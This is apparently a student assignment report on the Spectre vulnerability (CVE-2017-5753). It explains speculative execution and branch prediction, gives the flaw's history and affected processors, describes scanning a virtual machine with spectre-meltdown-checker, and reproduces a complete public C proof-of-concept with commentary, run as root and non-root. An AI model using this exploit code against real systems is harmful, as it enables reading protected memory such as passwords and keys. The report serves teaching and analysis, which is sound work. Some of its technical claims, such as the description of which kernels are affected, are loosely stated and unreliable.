Spectre vulnerability analysis

(CVE-2017-5753)

Senarathna K. M. G. S. B

IT19118932

Y2S1

SNP assignment

Contents

Introduction

Spectre is a critical vulnerability which uses **speculative execution** feature of modern processors in computer systems. This vulnerability leads **branch prediction** of processors to a branch misprediction. Using above mentioned branch prediction, Spectre is capable of reading victim's CPU caches and registers which are not supposed to read by a non-privileged user or a strange application which runs in the system.

Speculative execution

Speculative execution is a feature/technique that is used by major processor developers in order to maximize performances of their CPUs. This is mainly used to reduce delay when moving from one process to another. Briefly, CPU could perform a process as soon as another process is done assuming that process will be needed to run in the future. If CPU discovered that there is no need of that performed process, it reverses the effects done by that specific process to the cache and registers. Using this technique, CPU can reduce time spent between processes and it increases CPU's speed. [1]

Branch prediction

Branch prediction is also a technology used in modern processor architectures which are capable of predicting possible result of a process and prepares for it. This branch predicting is done by a dedicated digital circuit named **branch predictor**.

As an example, when CPU is considering an IF statement in a process this branch predictor considers both outcomes of that IF statement and prepares for both outcomes. But when one of these outcomes became false, it reverses previous predicted procedures and proceed with the true argument.

Spectre vulnerability (CVE-2017-5753)

When using the above-mentioned techniques such as branch predicting and speculative execution to reduce CPU response time, a vulnerability occurred within this procedure. An attacker or an unwanted program was able to read the victim's memory from address space cache before even realized by CPU that someone read the cache.

Address space can contain a wide range of protected data, including passwords and credit card details. Having a vulnerability that allows viewing CPU cache's data by a program or an attacker that is not allowed to view that data can be critical in a computer system.

There are two variations of Spectre vulnerability, and because of that, it has two common vulnerabilities and exposure IDs, CVE-2017-5753 and CVE-2017-5715 [2]. It was discovered that this vulnerability affects all kernels before 2019. Moreover, the proof of concept **c language** code, which is included in the latter part of the report, can be even written using **JavaScript**, making that this vulnerability can be used in web applications as well. This means passwords, URLs, conversations, and payment details a victim uses in a web browsing session can be accessed using this vulnerability exploit makes it more critical.

Logo of Spectre. (A ghost with a branch)

https://spectreattack.com/spectre.png

History of Spectre

It appears to be this vulnerability existed several years before it was discovered by four individual teams concurrently within a period of few months.

One of the first teams to discover the vulnerability was a team of researchers from Graz university of technology by names, **Daniel Grüss**, **Moritz Lipp**, and **Michael Schwarz**. They were able to discover the returned data by the kernel which included their browser URLs and text from private email conversations. They realized that this is a critical bug because it revealed data in computer's kernel such as passwords and encrypted keys. Immediately they informed Intel about this vulnerability that they have in their chips. Intel informed them that the vulnerability was already discovered by two other research teams and the organization is working on developing a patch. The variant that was discovered by these Graz university of technology researchers was named as "**Meltdown"** later. This vulnerability variant was only affecting microprocessors by Intel. [3]

Within the same time, a researcher named **Jann Horn** who was working with **Google project zero**, discovered the variant CVE-2017-5753 named "**Spectre**". While studying a manual written on Intel microprocessors, he realized that speculative execution feature introduces a critical vulnerability that returns user's protected data inside the kernel. Unlike Meltdown, this Spectre vulnerability was affecting most of the microprocessors in the market including Intel, AMD Ryzen, and even Qualcomm processors which are used in smartphones. [3] [4]

On most occasions, both Spectre and Meltdown vulnerabilities are discussed together since their mechanisms are very similar. But there are some differences when considering both vulnerabilities. Meltdown forcefully interferes the mechanism of processes in applications accessing CPU memory while Spectre tricks applications into accessing the CPU memory and read the CPU.

Impacts of Spectre

Spectre affects almost every kernel which was released before 2019 making it a very critical vulnerability. Still it is considered that almost every computing device is affected by spectre.

Some of the affected processors are,

- ✓ **Intel**
- IvyBridge
- Haswell
- Broadwell
- Skylake
- Kaby Lake

- ✓ **AMD Ryzen CPUs**
- ✓ **Qualcomm processors used in mobile devices.** [5]

All the affected CPUs are not listed above. But analyzing the above list, anyone can get a brief understanding how critical that this vulnerability can be.

Spectre can be exploited easily using a language such as C or C++ by locally executing the code. But it was discovered that it can also exploited remotely using JavaScript. This allows a malicious website to execute the exploit code in a victim's device through a web browser and get access to the address space of the victim device. In addition, these exploitations do not leave any trace in log files in the system which making it harder to identify if a Spectre exploitation took place in a particular device.


Proof of Concept

Discovering vulnerability


In order to discover a vulnerable kernel, several vulnerability scans were performed. For the scanning purposes, a shell program named “spectre-meltdown-checker” was used. This program was accessed via GitHub repository https://github.com/speed47/spectre-meltdown-checker.

In the beginning, this shell program was executed on a Kali Linux 2019 kernel (Debian).

Results regarding CVE-2017-5753 and CVE-2017-5715 were as follows.




Summary of the vulnerability scan.




According to the scans done on Kali Linux 2019 kernel, it was discovered that this kernel is not vulnerable to both variants of Spectre vulnerability.

Therefore, to exploit the vulnerability, a VirtualBox which contain an older version of Kali Linux was created. This VirtualBox was running Kali Linux 2017 kernel.



(The above screenshot shows the specifications and the version details of the created Linux VirtualBox.)



Above diagram shows the results after running the “Spectre Meltdown Checker” shell program in the created VirtualBox.

According to the summary (shown in red), it was discovered that this Linux kernel was vulnerable to both variants of the Spectre CVE-2017-5753 and CVE-2017-5715.

Proof of Concept code

```
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#ifdef _MSC_VER
#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt", on)
#else
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/* sscanf_s only works in MSVC. sscanf should work with other compilers*/
#ifndef _MSC_VER
#define sscanf_s sscanf
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = {1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_t unused2[64];
uint8_t array2[256 * 512];

char* secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */


void victim_function(size_t x)
{
        if (x < array1_size)
        {
                temp &= array2[array1[x] * 512];
        }
}

```

```
/*********************************************************************
Analysis code
*********************************************************************/
#define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2])
{
        static int results[256];
        int tries, i, j, k, mix_i;
        unsigned int junk = 0;
        size_t training_x, x;
        register uint64_t time1, time2;
        volatile uint8_t* addr;

        for (i = 0; i < 256; i++)
                results[i] = 0;
        for (tries = 999; tries > 0; tries--)
        {
                /* Flush array2[256*(0..255)] from cache */
                for (i = 0; i < 256; i++)
                        _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

                /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
                training_x = tries % array1_size;

                for (j = 29; j >= 0; j--)
                {
                        _mm_clflush(&array1_size);
                        for (volatile int z = 0; z < 100; z++)
                        {
                        } /* Delay (can also mfence) */

                        /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
                        /* Avoid jumps in case those tip off the branch predictor */
                        x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
                        x = (x | (x >> 16)); /* Set x=-1 if j%6=0, else x=0 */
                        x = training_x ^ (x & (malicious_x ^ training_x));

                        /* Call the victim! */
                        victim_function(x);
                }
```

```
78
79                  /* Time reads. Order is lightly mixed up to prevent stride prediction */
80                  for (i = 0; i < 256; i++)
81                  {
82                          mix_i = ((i * 167) + 13) & 255;
83                          addr = &array2[mix_i * 512];
84                          time1 = __rdtscp(&junk); /* READ TIMER */
85                          junk = *addr; /* MEMORY ACCESS TO TIME */
86                          time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
87                          if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
88                                  results[mix_i]++; /* cache hit - add +1 to score for this value */
89                  }
90
91                  /* Locate highest & second-highest results results tallies in j/k */
92                  j = k = -1;
93                  for (i = 0; i < 256; i++)
94                  {
95                          if (j < 0 || results[i] >= results[j])
96                          {
97                                  k = j;
98                                  j = i;
99                          }
100                         else if (k < 0 || results[i] >= results[k])
101                         {
102                                 k = i;
103                         }
104                 }
105                 if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
106                         break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
107         }
108         results[0] ^= junk; /* use junk so code above won't get optimized out*/
109         value[0] = (uint8_t)j;
110         score[0] = results[j];
111         value[1] = (uint8_t)k;
112         score[1] = results[k];
113 }
114
115 int main(int argc, const char* * argv)
116 {
117         printf("Putting '%s' in memory, address %p\n", secret, (void *)(secret));
118         size_t malicious_x = (size_t)(secret - (char *)array1); /* default for malicious_x */
119         int score[2], len = strlen(secret);
120         uint8_t value[2];
121
122         for (size_t i = 0; i < sizeof(array2); i++)
123                 array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages */
```

```
124         if (argc == 3)
125         {
126                 sscanf_s(argv[1], "%p", (void * *)(&malicious_x));
127                 malicious_x -= (size_t)array1; /* Convert input value into a pointer */
128                 sscanf_s(argv[2], "%d", &len);
129                 printf("Trying malicious_x = %p, len = %d\n", (void *)malicious_x, len);
130         }
131
132         printf("Reading %d bytes:\n", len);
133         while (--len >= 0)
134         {
135                 printf("Reading at malicious_x = %p... ", (void *)malicious_x);
136                 readMemoryByte(malicious_x++, value, score);
137                 printf("%s: ", (score[0] >= 2 * score[1] ? "Success" : "Unclear"));
138                 printf("0x%02X='%c' score=%d ", value[0],
139                        (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
140                 if (score[1] > 0)
141                         printf("(second best: 0x%02X='%c' score=%d)", value[1],
142                                   (value[1] > 31 && value[1] < 127 ? value[1] : '?'),
143                                                 score[1]);
144                   printf("\n");
145          }
146 #ifdef _MSC_VER
147          printf("Press ENTER to exit\n");
148          getchar();      /* Pause Windows console */
149 #endif
150          return (0);
151 }
```

This code was published on, https://github.com/Eugnis/spectre-attack GitHub repository. And based on a report by Graz University of technology. [4]

In this code, victim_function () was executed in a strict program order which leads to speculative execution.

```
28
29  void victim_function(size_t x)
30  {
31      if (x < array1_size)
32      {
33          temp &= array2[array1[x] * 512];
34      }
35  }
36
```


Conditions of the victim_function reads from the array1_size = 16. This can lead to out-of-bounds reads.

```
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2])
{
    static int results[256];
    int tries, i, j, k, mix_i;
    unsigned int junk = 0;
    size_t training_x, x;
    register uint64_t time1, time2;
    volatile uint8_t* addr;

    for (i = 0; i < 256; i++)
        results[i] = 0;
    for (tries = 999; tries > 0; tries--)
    {
        /* Flush array2[256*(0..255)] from cache */
        for (i = 0; i < 256; i++)
            _mm_clflush(&array2[i * 512]); /* intrinsic for clflush instruction */

        /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
        training_x = tries % array1_size;
        for (j = 29; j >= 0; j--)
        {
            _mm_clflush(&array1_size);
            for (volatile int z = 0; z < 100; z++)
            {
            } /* Delay (can also mfence) */

            /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
            /* Avoid jumps in case those tip off the branch predictor */
            x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
            x = (x | (x >> 16)); /* Set x=-1 if j%6=0, else x=0 */
            x = training_x ^ (x & (malicious_x ^ training_x));

            /* Call the victim! */
            victim_function(x);
        }

        /* Time reads. Order is lightly mixed up to prevent stride prediction */
        for (i = 0; i < 256; i++)
        {
            mix_i = ((i * 167) + 13) & 255;
            addr = &array2[mix_i * 512];
            time1 = __rdtscp(&junk); /* READ TIMER */
            junk = *addr; /* MEMORY ACCESS TO TIME */
            time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
            if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
                results[mix_i]++; /* cache hit - add +1 to score for this value */
        }

        /* Locate highest & second-highest results results tallies in j/k */
        j = k = -1;
        for (i = 0; i < 256; i++)
        {
            if (j < 0 || results[i] >= results[j])
            {
                k = j;
                j = i;
            }
            else if (k < 0 || results[i] >= results[k])
            {
                k = i;
            }
        }
        if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
            break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
    }
    results[0] ^= junk; /* use junk so code above won't get optimized out*/
    value[0] = (uint8_t)j;
    score[0] = results[j];
    value[1] = (uint8_t)k;
    score[1] = results[k];
}
```

Inside this readMemoryByte () function, it makes few training calls and tricks branch predictor to expect valid values for x.


When branch mispredicting, it reads a secret byte. The speculative code then reads from array2[array1[x] * 512], leaking the value of array1[x] into the cache state. To complete the attack, a simple flush+probe is used to identify which cache line in array2 was loaded, revealing the memory contents. The attack is repeated several times, so even if the target byte was initially uncached, the first iteration will bring it into the cache.

In this code, a statement saying, "The Magic Words are Squeamish Ossifrage." Was sent to the memory and at the end of the exploit, if the code successfully read the statement from address space, the concept is proven.




Returned result in the terminal.

In another attempt, a non-root user was created in the system and tried to execute the exploit code as a non-root user.



In this screenshot it is shown that a non-root user was created without any administrative privileges.



This result was displayed to the non-root user without requesting user credentials such as password. The result was identical to the root user's result. By the result it can assumed that any user that has any privilege level can access the address space of the system using the Spectre vulnerability exploit.

